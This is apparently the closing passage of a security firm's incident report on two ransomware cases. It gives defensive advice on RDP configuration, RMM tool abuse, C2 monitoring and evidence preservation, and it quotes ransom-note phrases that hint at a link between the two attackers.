We strongly recommend configuring the Remote Desktop Protocol (RDP) in strict accordance with cybersecurity best practices to prevent unauthorized access. This is especially critical: according to our Global Report: Anatomy of a Cyber World, more than 13% of incidents are related to policy violations and configuration errors, confirming that misconfigurations continue to pose a significant risk.
Organizations should prioritize strict application control policies and active monitoring of network traffic for command-and-control (C2) communications. This is especially critical: according to the same report, more than 20% of incidents involved the abuse of RMM (Remote Monitoring and Management) tools for execution and C2 strategies. The fact that attackers used more than three distinct tools to gain control during a single incident further underscores the urgent need for these measures.
Some questions remain unanswered due to a lack of evidence and a hasty system restoration effort that bypassed critical stages of the incident response process. It is important to ensure an adequate incident response procedure, preserving evidence to confirm all related activities, and adjusting or proposing controls to prevent future incidents involving similar TTPs.
Although the ransom notes do not reveal a clear connection between the actors, certain words used in the messages, as well as the method of delivery and communication, may confirm a link:
“As a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)
“Our reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)

 Login
Login